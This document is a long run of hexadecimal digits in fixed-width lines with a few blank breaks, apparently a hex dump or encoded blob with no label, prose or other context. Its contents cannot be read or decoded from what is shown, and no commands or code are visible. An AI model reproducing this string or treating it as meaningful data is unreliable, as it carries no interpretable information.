dac7e90e7cb7b57e42b51eaef965738ff23f0f7eef65f3833969c94b0aa97e7af97b7
df229819deed3cacbef4df1cdeaa7292b79fe8004f4fc8ae6e6e9fa0d6514ceb11a7ef
73b94d7a7c5c8f5eee5ece1e2fe576fcfa77b93bd076f27a4ca0f2817bcfee4f2edf4f
a1751584ce9ee35e6ee3b34d807af7faf57df7df0c9eae0feefda227bf777befab1f9
c7ff7e2cd832fc98379f2f6c1dd7b8bfb0714fadebdf9dbb0f9ffcd7e7df9993374
13c74ddbcb4f11d96efe7b7ff1fb3cbbfb93bbe7df2df69e5cd0d21e653a0e3efdbdf
61edea528ed012d8a4fefde9f53b2879656aff72e97bf3765ab769ebed9b9ccaf7ef2d
e839f7ab9fa649782b497e793ab87771fbef99222a6fbe7d9d5eaf7264f9b7257f5bd7
38a83eecd76cbc5273b0fefbefc7deefef44f92512ae124dd9be58bbb0f3f793023d5f
6fc9cd665ceb3bdfb4b92c7cb2fee93d334bbfff007c84bd0aae4fa2ea9ad7b0fee2db
f3878f893af1e90cb72ff60f99de75fdebd5e7ffb8b07c592122c77bfa2e5df9fda5d4
ccea70d2d2ebf4556e193eb275fdd2bef9defbfbdbefdbbb57ffa25ff4f4c5b3f262f
6acf9e4e19777771efede77dfdea7b4f8bbe7149c3e6cef1ddc7df583d54f1607779ff
edee75f7e51bdb87b7f42f9837c49c029be7afa1201c277c8d1dea3f97bf9f67cf7dbc
dbd83cb4fefad769e5f5270f0d3cbb357672436f7297b7d9f646272b9f380b8900cd5e
2bb93efccaf28c7b3dafd45e7e4523df88a7833ff45cf2f28aeb77bf25d7e1e2c127c
f170f28ed7bef17adc91c7df7dd33ca6013acdd49fd7b37a417ee7ebb692779f5c9834
f8a4feee6146fceaada7bb40e773dbbffe9b72f29d4faf2939dc9bd6b62ff97e79fd2d
0efcebefb0f39739e509c863bea488e4de9bdfbba74a5abfbc7bef1d2d3c7df270fd8
b3e2d2a4a897e7277b23c38d8bdf7b7fb7c0f9ec2f293f2fae5cbc9de9be70f9edd7
d4009e8d74f686de4d5ec6efedddffbaed3d24349e3c87ab738f24f6e5b3e9eed54fd
3b2d1f9fcc1a7775fefbea554d1170fc8b42d55c5e50f97f76979e97c9f96dab08278f
aeee0ee27c5fde7ebf37b33c4a34868fee4bb3dca5ddd5d7f4a4b70ede47ad1600d724
923a4a5a4d9ceddd9effdf0f7feaaee9707bff7c39ffc36d99be7bff70e2535777ff23
bf5f9f9c9ab139a87d9c3fabbb4c248f2b27efec9f515ad8cbec93ea134f0f9273f75b
7fdbd1ffe60fdd5fd192972428c0631bba4d5e0aff65eb60feb4faf7f8a96a07ed1839
d6f3ffc9412f4e56efee9c3fb9fd62fbf438eeaeae01d61bd9e9d9fffde67b494f2f0e
14f16642abea435bff919d9af7be7efc82a5e56a4715f3e3ca0b880c2d47b2feffd142
5e8ef976439dbdf8b121f9fd63bd9b7af573b3ffdb2216fe42125f35fbefde4e0c1c97
3245a5f9221d87df394f4607949bf652f1f92daa07e761f5cdfd74f7012dcc94976b4
a21d27afefcc1eae1d5771ed062c3ee0f28497ef7a75f5be3d591f2cc8625ebe98fde0f
2a7ef51a6fb939fbcfbffc62bf2019a784c6bd07df415aeaa025f5f015adeafce4dd5f3

4593f7977f98b68d972ffc5e50f7eeaf9972fee921a2737eca7b176ff7b93069cbc217
54c33fe72f915a9eedffb6e9edffd6a6f42abb4f5e7d34f7eef6d31fd03a07a585a69
7e5f983bd9794d83d2063fb7067f7c1b3f37717dffec1eefcee8b55fe36bb9b4f97abe
78bdfa73edf21154e398bfbf7e8c3735a75f9a47ebe7ff9fcdcbfd4dfbd66ffc1c36f5
f9dbf9b3ca7f8a59c5224b5b733f9f4e0ee39e5697e80b4d0dd4f7f6ab1fffa276981e
5dd9b3db280d7f5b75f5cfe64fec9e9eef9eae14fd7975ffc3eef7eeaf7bebbf37b53d
4fd8022c63df2f2de50568e3cc2df7b797677e7c197d377f5fa07bb35c29da7b48a572
eefde7f55bfb9fecebd4fae777e0a79a4e2f3376d41cb319f7fa7285ede5fb45f52eaf
aea59fde5eeddcdbdffb13e2835ff49de5c3d96c3dbb9edcdd69c9bb295f3ef8c19bcb0
7d39fb8bf7bf0f09377cb07d3bddd97ebdfe7eec3efeeaf7f704ef9a9d94f570fbfbd9
b21def8f2eec1e5db87947e79b1ff09c555ed9bfb3bdfcf983d9eef3977364efc82983c
d79f89d07eb39ab4db93d992c2d035455615e5683ff9eeddd5cbd5ddeaf417918bfc8
3366fdbcb7b0fa7b4769e7f523d24323e2572cecabb6bca969373315bfc5ef329c595e
4a22ebf7d8fe8f4b23cf894dcb2d99b37eb7bfbcfeffea2e527cd7dcaab1fffcdeedfe2
fa2e4e7db07d375fec9c35f444273ff3ba445efed3cb85cbe24a4eeebffbbd1f2caa4
f288bb6b77e4366e1ee570f284dfde4faee5efbf0cbe9f5e44d4be248d9418a4829acb
dff60767c9f72cd0fce3f7d433ec839e9875f44ea79f7eeac2967149bffdecf4fcecff
7f6669f5054bea4b5b0192dcdf6714025e4ef77e11798af9435a9a7870bdfeffeacb9
377df6eb257777ff0836fdf9bdd272ffa93d5effd869614eed3e7cfbb03c238b73fff
ce564b726a7fc1e39990f2fcb2f9e3fff92f460fbf2bbba499eaf3dd2b4a83345fce0
eb2e5573f31afbfa47cccee831d9ac79764327f62917ff9ddbddddef1efca20999de3d6
4b8df90e3f59d82c2e827d07ed357f71f2e97e73f41399e83fb6fc8aff8bd2973f2202
78bf79456c5effddeed4f1fc0b19e50f443e9b5b2bd7bfff9a73b93676fcff79be5ecf
8c16cf1e9279f54df864fbeba77f7deeffd60757776707ff7e9e5ceea60efde573ff1d
574efedf207f73e79b0a4f583e983b7ab4f4895ad26eb4ff63f7d401efdd3ef5cee933
89ebfa325b3076bcaf1ce3e39255bbd4b32f9835f744d068c66e7c1a7979454a9bebafe
ece0f1e7c7fbb4ba3a419079de502eed90f2887d77e72effaddd3bb94b378ba77f0848
2b0834fc8ad3b7848bcfbf0f2dea79f9075a2b880563ca70f765b4ac6dd6fee61fe2ee
f9597d3fb3b94cb7b787ff6b4fe095ac2fa7633b9470b483f494ae6c1c18a1cf2e97d5
acca2889b7ebbf70e7c9f39794dcbab7bf7cddb25af917e422a6996d30af7fac1ee1bb
2826f1e7c3aa364262580dfeee614c9bdbc5c7fb2260b7bfd9cdc8016f07eeaa77fef8
7e4439e7f7a72fdc92ffa45bfa87ef9539f7c3abbfbe0012dbbfd606f67fde08ce20d0
ab35ffee4dd759d5390fea0fcbdf73ffd763b9bd022e9fdf62d81b8f7b2bcbcfbe6dbf
77ee27239dbfbbdbffc7d68adf1c1b75f7e31fdf2d9cef9bbd97a9f3c944f8abcfef4e
1d5b32559f4936fbfba4fd97e5afb7ab3fe8462e9e50fee529aedc14f3d3d2f283d47f
efefa61fe744dc9cc5ff4f4f5dddfbe9327fb0fb7b97f7484d7eb27e9e7f3aa3a4cec
307cf7f307bf7f0f75edebd7e724d766ffffee4c1f4d33925f3eeddca3613e7848cb2
63f20fb461af3e1fd3764c73e79f3f2f739abee7efefcfc177d9b56eb7ffa07cb9f264
7e9d94f53fee993e7a4c0ef3f7f303dcf89d7befb49f32989eeeb4b5a3eb847d9ded94
304dfebc983073015b34fdfbc6d7fef65fd8b2e691d73bfff8cea7e72f0ff65e52ea8f0
2a3d7b4da769ebfa5bc6ab9bef8e99714c79ebf6c1ebc7df1f2a72861f3c92f7a72f77
276f082fca887c70feffef477ee3f78f153ef9e5390f78b7ef08baa599ddf5fd3ca3db

90839ad167ff5c9b769f9f6078b87bfe8938315659bce7f9f77f5b75f4ed7cf2eefb5f
7de9226fc7279777dffffce1e583e3fc2eadaffdde0f7f2fe2e72fa6f71f50b6ea41fe6
ab7a1e5f79ff8f427b3bb07d94f5274ff74993d7cf87b4fafdebe39bfff8e43bd72fd77
bc5b75fe6e4ac5f7f79aff8a99794fab8f790b4df0f76defede0f57e5ef7d39fbbdf2b
b4f7ef2074f7ffa93df7bf1f0deac3edfffa4febd89db2e7fefef4eef7e6741c98383f
ccd4fcd2eef6339acf984f2269f5072f7f7fece2bcae365346eca9ded5dad6ae2f9d55
e4181fd657dfe8b9eddbbfbfade9befe69fdc5f2ec943a2c5ea5946a9accf5f52f05f3
c7bfa32ffc1deb7b94c85ffea24f7e62f7797df08656b3c9e1a610ea7a76f9709fd65
2c9cda4d51b724fcfaf9f7f77e7eea7a4d0aedf1edc2d4e1f9edfdbfde4933797cf777
f6ff206967bbff7dbbbd337cb4feb3d8a8e560fee3ddfa334e3c177aef5dfea2fb0ff
2abfbd4d7279fcedfffc04b9c0d34fee97af290b714901e20f689e762f7fd1272f9e5f9
e7f79f7abddc5657bb9ac72d2f194d3fb6e7e9ffc896b1ad8d5e5f3e539f1cbc3e641f
e697b9e53ee34ffc1effd052d9653ecf090bc4cf22e97e435ffd40ff2d7bf0889ae672
fa7f7de92022743f3c957144cbcbc4feec082bc8d87f9839c16dcee3d3898edd2eadff
e53caf47d4acbe634a70fdaf30609ebcb97cf773fb9fbc905a5168b7b93073f45beea9
bafeedd7d767742cb1bed43ca97be6d5e7ef5eed901b957c5a72ff71ebc9b2d5f96777
f926c5c71f9c975be3c5fd6149b5e3c3cfbbdd7f7bff37b7f72ef07148253befc72fad
3bff74ffd5473f1f0f2e18b4fe7e49affe0c183e7dffda4fcc9cb035a23690e2ef71e5
2e046c112b2bb9f9e3ca7c8e062ef07df7dd8fce025e9e69f22d24f2eef9f53f2f1fce
5ef433421dfeff8a7ce9b8327bff75b4a617c3abdbbbcfeeebbe6cdc3ef3c5c7c72706
ffd80227d9a6fca817ffb8be7f767ef5e7cf7ee27bfe8cbf3bd9f3a780ba2e5af28c7f
5d3f9e55707cdf34f0ed607b40e4179e6bc5e7e798064d2cbaf0ef2dffba7cedfbcdc5
defaf96e73ff5edabcb077bcb7b5ffe603d59372f2edfb4bfe8e1f35df2de3fd9d9fdb
dc9ef7bf603728f7ed1530a97ebf6f7baf77c7d70f9ea738aaa7eef837bb3bdf307df7
939c152d0deefbdb8f7e9e5c1e29256f7ae415eb27d0f96135a8e79b86ecfc9f1cfef1
21b90065a5e4e3f7d38a97ff2939f7e7970f7fe9b7b0fafeef1cdcdf9c1effd7b1fc
c7f70f9e99bf34fcbe5effd49fe66fd53570f1e3cfcbd7faf9fae5b5a377af0eef9bd1
fdccd3ef9bd0fa6e797335a2c383f38682e3ff9bdebfb57b4fab24b8e3e2d61d0cadc9
bdf7bf6dd7bd4c73e99fc9faaf3ab4f273f7d69b29ba42ccb3794cd5c3dc752cd4ef9e
ddf07c1c04f7dfac9b77feff329596dca9edeffbd69d9e0c9dd2fcf1bf258ef66640c1
6df59bda318f755f9f653caddb4fb0f27cb6cb5acdebc3e3fa064c675493e1f3945777
f9fbd37e488ddd3bf89258e0d3efe494f579d8520af9e583fb0f762971f7f209a5a40
ebeb37bd94c4e1fee5e506ef0e9eb4f7ff2bb7711187cf1539fdc7ff1b2f9c1c37cf71
e25a0ee5e3dcf5edebd5ad1f249410cf2c9277b4f57c4119f107eefbeba7bf9edcb970
fe7b45c75f7e1d54ffe643bdbbf7e63629083fde7488b7cf7c5fd4f2e4922af777eef7
ae7e1b3bb773fffa94f7ffa1e1946c2f0eecec54ffde0ee272794675b9e369f7ef2f25
efef0e0a7cbcb86b2b80fcedf2c9b179fbc5dd2ec11310f0ebe224a7d72f0d32f7f9fe
b62995f92467e786f45cb49cbe6e59262375ae3a50456f5f0e1fda7eb779fdca3a8ea2
7efbdfc49d22b8acdf3c9794e8aebc1e70f5efedef78be748f6d122f5c1c19b7bbf77f
d7b1fec50f6e1eeddafbefae407070fde509aea17bd6cf7f3dfbb3c3ff8c9f3f94f2e8
f29e6f8c1f2fc93f9dee59b925cdea764331e3e7c36f92e29851f7cfbeefe8307dfd9a
188edeee7e52c7f78f7a72e28aff5c9c1276f675faeaa87cfbf734e54fa2e69b95fb42

687ffd38734c7b39f24af67ffed3ef95334b607e79ffcd3f6897e5177bcf960f1efee
0a75fbef9bd77775664380f76bea937727dfcecfef3e7b4324ffb2fc1299929f5cd5c
ddd939ffaeee56af9e5dd773ff9edbb4f1efef46ad9dcdbdf77cd9ecdf7df8d5abfd7b0
f2e2faf9f50bae0e027976f7f9f4fb2bbabbd7b3f49d98b7b77d7eb37b4ec401cf4e0c
5f48afcd0cbfb0fbef87bfee5e5f37b3ffd7b5d9e7f71f7e2795e90db43e27e40e1caf
9dddd97b4bc788fbc5672c6cf166473283371f9e2a79ee5248bcbea2732a481495f4ca
e1f7ef7ee4fce7e6fca79c3564ccb9ffaa9fb6f9ebffae44ddb509e9e16d5481d7cfef
09c822cb281f9dddec35f9153f78f8edf3ddebe207e7d3bb5f7cf1e2dbcd01b9c4bfcfb
bfd7bdf6e77ebcf1f904ff7e63e65ace04b93fc7c9a9325393878f7d36d41ab0b7b0f7
f6f52cb4f9e92eb48b2fe664a79ab6f9fdd7dfee6bb94096a97e4ff7d7a6ff9f6eea7d
f797af721c55bcbbd877bdf597efec5bb830714d5dc9bdcfd459f503aeffe570bf2fb9
f936f734962fd963224bff7cb67cdc14fbdcc497ee09e2fee7eba2243b8fff6175dfe5
e2f3f218dbdfb9dc501a5101efee4ddfb33f2947e0a2bc830055f3e2ceeddfdc1abef7
e42eb0e3fb83ff945773f2549bef7edc55d8a0149b23f45ae97267342d69f7270f7db1
7e7afde11da3fa065c15ff4e4fcee59b4fcff3e7ebe9ef753e79b1783bbb47ebf53ff
5c9e4bb64a0483228df7cefcbe5c143ca62913b77490e65f570ff6e5d5ffe3ec5e4ded
32f3fbd9befbf25efffc1dd77afe7d3aa3f532721996afcb9dd9173fb5f7667df7d99
31f9cbf9cedee4e2911ff607942e6fae1d529b9d9a4771fd0aac277cedf7c57c56375a
f79b85adc7b36bd7ff0f2c127dffe89bb0fef53a474fd29a57bf3c9ee2fbaf77b53807
0ffe5faea934f3ea1d5e14f0e76665ffe348feed9fad34f8aabbfb726bf3782a5cbdff
bee5df26c493bdfbda445a0bdd92f7af07bbddd79b9f37bb5e7e76f5f93b3349f9171f
f01851497bf17ada6dc9bfd5ebb0f7ff05397e59397d34f570f0e26e7f77eeacde5c31
f7c7befe1c1cbe96b4a3ffede5f3cf9ce25e7619ed7e7f72f287df3a4dca15875fa83d
75fdea32078fef2937b2525392fee3edb7fb5fbed757e7df7f7ae5fdca5f5147264d6c
f7fefbbc50f2882baa434d84fd7f94fdc9de60f9fbc99521878f5e621ad9efda2d95d5
ae0a2258ae75fde3fb8bbfabd29acf97dee96cd2f7a70efc5ef4d698d7bab9fa64c3d8
55a8bbb570f170f7e7379f5f4f79e5ddefb648f66fd41b3b8fffb098dc3d78fe72f609e
5a39e4cde90b73c7ff8f2f76e724abf1283defda4c91f5c3e58af9befbca124ccb23a7
f787d7ff9edcbe984b2a55fec3ff8bd7748a64f9e7df79cd87b9f5c9f2f7fead5c3dff
b070fca379497261df7eef7a615e8fcddbb4f9f3ffcf2092d7d3cddfbf28022bf9fbc5
cd7075fde7b59538879f09496e00f1e7ef5e9f35fb42693fa530f767ef0f265fee0f7a
6e9a548e6dedd8325ad03cceb37b77bf3df9a9ef9007b8fbc90fee3fdb5f2d5ef9dd
f3db8baff7b7fd93cf8450fbedc273d3fa335defd8bc9657342bcbbde2ff61e3efce91
fd0b267dd7efaecfcfc8befec3ff83689e04f3cfffdddf3ca355b6870faf3fbd585ee68
bfb2feffde4e5832b4a5cecadbf4d4e5a7e555214befcf4c5c35f443f1757d7df9e7df
ac983973ff193cfce1eee519474fef2edb3e9dd8b4f2fa77729edf783d76f3f7ffe132
d252cd6d5c10f28f593153f589f9f3fbb7c70f034bf77f7bb9f7ef2fa3e0571f9f3d7e
bbb3f75be98cebe7df070effe5bca5b3ca4a0f7fcfad3bbcb657efe7bdd6dcf3f7df29
38b2bca78bffcdb2feb87331aebf5b7bfa8c8ea3fdc9eef92fa2c8f4f7fe094ad0dff
ba94b6272747dbef80131639113c3ed92e738a3488bc64ffaef7faee274f6a5a35fe6
4f7f7fef2fedb4f69f9206f9ed1e07ff0f017fdde9fac9f2ea7f7bf83a459f3d3cfbe3
cf889e72fcb874f9ed30a3b39eddf9953629816ee1fbcbbcf6a608f7934ff68b072fbf4

d9af53ccfae3fbd776ff69d87c5eaf2e54f9108ce7fb0fee4fa2bcabb3fb9bc2457fca
7efbffccee0f76ee3dd87b40e179f9bcba5ffffdee755f69a3ca4f535a5b99f2c779b675
fdbcbb7b756fff272f9ec454b315d59edfc5ee5b3f9ab07675f66df79557e7a7fff2e6173
dd8fb74fa7b7ffa7b7c7af7e407c77b3fbd7ef3e52707f5b7df36f3cbe9f9e2530a351
e16f777bebc38a025ed4f7ff02adf7df97bbd7c49292bf249691de3c1b7bffc7dee239
dfde0fee5f4e03b0f8a1d5af22349a745104a2c93e7f97c7970fdf4de970fef3fff8e9c
b7b84252588ae1f2e1e1614b11e3c202efde43e05f994e1ba77490b1f149d7c42f2713
9fd293223d9e5f3dfbba11ce5efbd5cdfbbf7c9cec1eea7b7ff7ecf721edfee0e52f7a4
22befdfa11426e9c10777dfac7f40b9d9dffbf7bafb86d6a07feab2395f4eb2bb77c97
1de23823d7f481e1fbd337bf87276552c2987bc8be4defd72b1fb9cacc297df7db077e
fcd939a129dbbf7173f7979efe0db5f7ce7e0debde73ff590a2c2929646695df7f27c3
9fd32a7c5aee71459fde0ee2f7a9eff14659bd7d37b642568ad7ff7c1c34f48760e3e7
9f28696e13e2d0f0eee5ed7d5dd9fa6d0ecb2debb773eb97f97005c5fd222ebe2f9949
2a3afee5fbef9bdef2d29d3babf7e7a793dbf2067e693d97276efcb07d3eb8b1ae37a4
0c992dfebe54fee92ea258fffa73efdc177ae69c9ecfee5effd9a525794d89efda24fa
feacb2f8dbb94914adc297f70777a97d62faebef3f2ec134ac3bfa1a5a39fbc7f796ff
ee617dd3fdda16cf9f4ee04abc5bf3727332f1f900a59fd604939fb4bf2bc9ed0f7079
fbca32cefc9fd839fa6d8e2eede0e89ce275714195d92927bf9fbbcf9bda70fde3dfdb
dbf68efffe0e5ec3e25765edea525d897e446cdeebda0d99f2c4971bc42ea985629ef9
fdf9b7cfaf0073ff8bd3f5d2f7f2f4a6fb63ff9f2f7f964f5b2babb43ee1ca9983713c
a8453ce794dd6e4e95b4aa1d1ea784e41e6e5f54f34942c6b9f5f5be216371fe7bb7b34
f7ffacde5dd1d4ab861c5f0fc3e252d1ebe7cf9eae1bdfb0f1eee3fa5153cca309fdf3
df84e7979f0c97246d12f992e22dff5b7697174f99dcb872f291ff5c9276f7ff072fae
5fdd9eff5e6fc271ede6b69f983a2de5f44c1434eb9ea7b3ff99d9f2659a1457a4a661
de09fe7145cecbefbbd2ff3073ff9e67c36b9fac9df7b4d2b3e0f96ab5f74be7e387df
2908c0cf9c4bbcb927278e77bcf2966fae42925d10fae96dfa66cc3d5e4de8bdf6777f
e94f4c0eaeedbdf7b36b94f5ae1fed32f1be2cd2f1ee464990f48117cf2292dc07cf26
2490b266f299f57ec9ddf2d9f7ff93fbbf6845637a706f76f7e4f5279f501aff65dbb
4eb079f52a2eddddee0feeee7d87163e1e5292f13b3f45cb7434dafccdf9ab7bcf7faf9
70fc9ccddb4b41236572aebf3cbf7b7ff075faeee7e4a6171b6aa498297b7f32cb0f7
ed1fd7cefc1f98a54d5ce75fe83f5e2f2cb2905a6cbcba67cf070f9034a46de5dbcbc5
71e3cbcdcfbf6ef4dabf1f7ea9c5831ffe4ed9a962d0fbebdfef4e17773329839ada31
d3cf97683a5b34f1efede5fde2db235d1f8ddefddde5fddffbee77de7d7b79b0f8cec
b973f39fd450f7f9ab46af3e0e00794bd3a2011bc870865f97bdf2f69e990bcd907577
34a4813cb3e251bf8d50f281cf862f6a0f9f6dd1965a029397aefcdb3cb4fdebebabba
c9f7f97327ff5e47256bec032f34ffdc4a7f77ef0f2f26cfd5dd2fb149a7df2706f7
799bffbce0fc812ffdef73ea1fc41fef0f77ef609a55f68ad0749cecb7bf79fe73ff9e
e2b4a197ce7fc937bb468da5c502437d9ff64593effbdaedb9d9ffcee75fdf9eb49f9e
98336afcfbffa47df1c9faf77a72b277f745f5e0d9ef9d5d4e17af3ffda9bd267fb33
c7ff572be4739ccf9ab279f5f66ef7ef0ae3a7e436b722fbffbbba5a5c7f72fa7a46ab1
b3ff97bdd7d41eeefc5ef9d7fb9f3d3a7cb97ebe7fb6f96775fbd5e9d15c7e7679ffed
ecfbefbc9f3e527675fdc5d5f9c9314fedee47c5d3eab5fac0f5ece9fdd3dfb62f2ece

edee5fe6b0a2f76288c3c5f522cbcff83c54fff3e271797d5ebf3fc8a7ccf9de503b2a
33be5dd7bd307dffe89b7cfe7cbd3c9ebf32f296530ff6a727f72fd8383bdf26ce793f
9ddf9bafdee29e5fa77773e79f2ed87bfe8ed273bf7af9abcfdc1fe4f53bee9fc27bf5
abf24ddfa69f9e4dee5e4de9b1fbc79fe7b5f5cfc4b4bbdf5b3d5d36afde4a77ff0829
ca89733d532d527e597df797b36fbeeab5f54fea2cbddefbc7afaf2e5d35793f3e68bb
b9fdcfff6779fef2cdb9fdc2b175fcd575f64b3af56edc9777fef979fde7df3936707b
f7775f1a2de597ff183070f9fd384e7fb5fb6bfd76576fd65fb6efd8b8eb35f7430f9f
cbb9ffcf4174f1fbedbdf99eeedffdc117f7ae9ebefb0e257126dfa69531720768ede
1d36fbfbfabd0ebe2ceb7b273fb8fe45bfff7e43b3fd899ce9e1c7c7776b0fbc9135aab7
930bd6c675fed913771f293b3f90feabde52979650f29bd42abf4e7cba78bfcfaf2f2d
b3f75f7eef37be73b9f3fa09cf0c37bf93dca76640f7eb068ee3e21aff307392577daf
c27165f4e9eefed2f7ffacddd9fcfa07afdfddde3b2f736f71f0edefb6bf0f2df7f
cf4aa29765fbe797039bbbf889d5f3fae957df595ebcbbfbf2ea78bdf3134f7eef69f
edd87e7c70fef2d7eeaa7aebefdfce1b7efbfb7bdefce0dddec3fd77d54f3c3ca044d
7836fdf7df0eea0beff8602a5a67ef874affe6a45acbe9ad56f767ff0e5793e7b577cf
7ab7707d3c577bebcbbfee4bbb438f1e093dffb77a78fae2f41751a29b54c327bfcfc
3ecdefa6c3599153ff8f24173efbb93f693bb57d74f1e3edd39ff7679f0c9f4f94fef
da748e4d977dffda2ec8b776f16f74e269f53de6d557ff9aa78b25bbeadf3ddf32f3e7
dfd8327b39f38b977b173fa76e7dd2ffabd7f9feb079383e2dece62f9e597e48492275
1ae1fde276ce75f5dbf98df5dbefee4e02d09e8fdef1e1cdc2b28cbfff0939ffacea4f
eeef317bff76287c298d75fb5d31ffca0f97da6afdbf9a7d34fa9b7a79f943ffdfbec4
d29217efae9eff529c5b6ebdfbf779f7f6939f5c5ceebebcfb9ddf67f953b3fbef7ee
ae5f9b73fbfb87efde0c5f493cb4f1ebc7af3e5eff580a29aeffedebbd3cbfcf5bd2fc
ef6efbe7c78ee7c6f71f0d32f5eb8b8bfff60551d2c28d970426ee9f2a23d78fee6db3
f317b7670f28365bd377bf0e6f7def9e9cb1fecffe07295b597948fa4e06a4dda7995b
dfbeef23beb4feb363f2e5e15bfcfe7df79f2132f175fae7efaea075f7c5256e4b2fe6
0ffdef9172f5eed2debeacd0f7b0d5c14f4fdebdfbeed3cbb3e75f7df953939f5cf
ed4f9fde9ce7a7efec9b78bb78beb97f79f7d67f2e9fe4f9f3fa5e5dff2fc271faecf7
fea75f9e6f9e4939f58d4bfcfce8b573fd8ffbfd7a6a4ad76ae763e39985f239d39ffe
ebdbbd3ead5fddf67fae2f9e2f7fa82a2ff1f2cce66f5ceebdfbec5deba3a3d2f28407
f7dda7ef7d5b7ef7e3529e6abd5e9e9747df0fcdbf7a65fdc2fcfef7f7a6feffe573f3
99b2d8aeb4b92812f7fea3be74f5e7f35a375d69f7efde0c9efb57ab5bcb77837b97bf
e7b3f79f7dde6ddf21e25a69efd24b98f9f3cfca9379f5cadeebdbcbf33f9bdbfddbd2d
4dd5b2e2e7ff2d5bdcfbfbdb85c9e3c7df1c93b12fbefdc7b49e9b6bdfbfbcf4f7d92
7767df58bde1c1ffc4f9f21795cdd52c3fffc917edc367ef2e7f9fd7a7b4f6fde2a7e
e1e3cac5fac9e9053fc932f767faafc68c5c37b27b14a4ee5edfdd5dec16869c1f
3e4ddef93efeeccceabbf77ed1777e9faf7eeaa7deb53ff9864cf4ee4f7ff2c92ffae
e01c553b4f6faea177df16ebaf77b3ffca9e733324a3fd8a99bfb93275f9dbf557d33b
dfec1f9ef7d30f9e9e672b2581c3cddbfb7c93af1efee4d383f3b70fc6f2db17776
7b4e678f0a2fea9cbeacd4fee2dd7655e2e17afbe73b15eedce3ebd7bfaf0db64a18be
5dec4f9e7efed5f4f37bc56abd7a33fb64fa7236b95b7cf7edfae5ecf9779f2df7beb
bfbc9de8bbb3ff8a9c5f9bd965651f2e3a79490bbffe5b7bf24da9c67b4b871ef5e7ef

c83735a3b21fffb5bddb7c7977355f5e2fdfd2aad6fd37abdfbf07afee1ebfbb779f969
65e3e793a2b3fff89b377f75eeefedec52707fb145f5fbe7cf9e5fdb3f689fb7cb77b
ff74f64075fd1dae3dd4f5e3f6c762e7ee2c1d53b52ae77efcdef7d7270b058beceeff
ef4bb4bf242ce96c4b3abfa931f3c68697d8f68ffc9bdbdcba7ef5e56942cfde4e1cee
adebafda94f7efa075fe677cf3f6f9f7f4ae1f2dbc9ecf5bd4f7eefdffb3bb2fbecbcb
7c89fd775b3be5effa2c90faa9afafff4d5deb7670f3f59ec35bf687f32fbfcfdb27d
441fee0ddef734a699bf5cb87675f9dcf97cb574b4a483cfcbd9a4fabfb07eb770fae9
f13df175fdecf970f3e39f9bd7ff0fa6efdd5a2f864f793f37ceffcc9773fdd597f4a4
ae2a7da9ffe7dde3d9c7ce7fe4fffe0de6cd19cdf9b35f7663f7df9c9f4f79ebcb8f7e
94ffe22f20a1eb69469bc7b6ff5e2fe4fb6bff70f1efef4eeabeb077beb4fdfe7bf6e
ceec50ff69a4fc9967ffbddeef3dbdff7bed35dfbd2ef383ec2e757a7eb95bd6554d8bb
00d60173fa050fac5a7b3fac1e2eefddd079fae5e3db8feaaafdc9ecf979fb83e2e007d
f3eb87fefe5f945f38b8e3f2f96dfa9dbd75f4e5e4e9efcc4e2a7a60f7f40abea77bff
3e5eefd2f3f25a097974b4ab1922b77ffe1c383bd9f7af0c5d3b7cf16bb3ff953dffdc
9c5f5935f74fd8b565f5cbf5aed3e79f03acb7f70f6f9170f7ee2f8f4edeff3e6faf4e
2c9d9c9fcf5b7f77feffaab87bf17d98ddfebdedef3c55745f99d774f7e9f6fef02ae
57d4ab26d5d2c0bea7bffd3bcc99e2caafad9a347df6fc9855a5627dfdb7a7afe9d9f1
e6da58b2ca726141d2cf22fc65f9ea5ed34ffe9c997db57f90b6e611ae46d56d25acf7
859154d93d7ab4575126d5de7b32c7f25ef441aa4efae9e7e7e7af61b27bf71f2e4f22
75e4d9a9f1ee70b7aa3fee2f7fef4a70bfee893d5a27d74b9ccd1fcb3e6a77fffb6cdf
0ab7d655acd62efb877a841efa5e7afbafad4f5f7d79c27f7c56d6ebdf9f4832314d7
ef19dddb4bdd84edbe5ba9a8eeefbcadaab25d7fc928b5e75553d5d3e20bfeabcca6d57
3fe2da30e56ab63fe3d5f64cb3a6fd60603feb0a14fbee2df1e9da48bbc2d6665319f6
eb7f9c5d6d679815e798a7ecfcff25935fdfdcb225b186cf269bdae1afe332572b7c5b
220cae7abeb37db29ff3b9b1da3ddefc983c16bf84ff49e9c12ffa6be44ff351f0c1e
087f68b1f1bfaef0ce6c311d2df3b7d51b8c76be4acff37a8bff9eb7c5778951a624e
e6d9db5af7f6c0310e1046a3c5dbf4ef9ed94d86d5a94abf553fe6e2b5f16cf8984f57
7c7795935c4bec3e07ef1e03777ee74304d47bbe9682f1d5575fe53e3ba7dd92ecfd2d
14e2a0302e5b36545d3b85a9ccdb7de9df2a716afad4bc78bf2189e4bc4edbf3a14
10dc1fbc5435fe890425c65684fcfb4c371d16cd9815fd38af84fbc7ef35da03f04f4f
08effee278ceca3a767b718c020c4fc07c5eb76992ff2f2f43aabee2cfdec1312b6bca
ed7d3c177eedcf9f2d98bb3dffffc59767af5f9fbefef81f47945fcdfa6a33bfaeed61
d99b5adadbc5eb7d335e91c1a66fb725c66f3a6cebee843483f4b8b26ed7e3c84438fe
e4cf34f3e29d243a88a13a148933e4ee9931dc0a65115a404abf3d89b8777b6f63f257
4ab37e3ea7c6968bca2f70c2df8ebd8ab01268c0575f7bba677023478de03c886c9770
226df6ab40171739d2fd6cbd3084788ea38f465e3b3d41720fdb0f3caf0b46d9df093
6307343d07a5c41c4ebc1db61f278a38c350ab10c48308066645c1d298abf682782278
1d45fca36b6d99a2d4ea6f9bbd3d9f2d85017844d674575994e0970dbd08f72b25ef90
03aaafaf08eaacc393308fdb6dacacbd932fb76de5465205eaa7ec972cedfdcb6b59bb
d4deda0f07fecc7742eb7c8e5a94ff7ee2d8befb64df69c44dfcc5f4c27e3358af2a08
405429a37659ef6ec4f473feaa0533614b7d18d3189205d68a890b6ebca6f6e5e61d94
027222ab11665b95e46bfb85c9eaea25f341759f98c5927af4fae66d13644852caa110

2d3f375be270614059d4eefcacf582bfe267f978fa939bb24fccf1ef9e56d73ddb84f9
aab6ab62caef4039a49782fd361b81e43e1dfe6986792deab5fe64c8f98523964786db
9ce28b1e0fadea169a1bea5b3cfd255d5be6df2a7ab72ec26ad0b6897da31f9af661b5
a4181f0b8be7b55cd5f5f6d6ab9bbc3cfbb9df4273f7fdaeea73b3bfb603edc99b68d
243ebbb778da8c89b07eff16eaf7bd19c2fbf7af3eaf8cdeb41a539990e8f409171f21
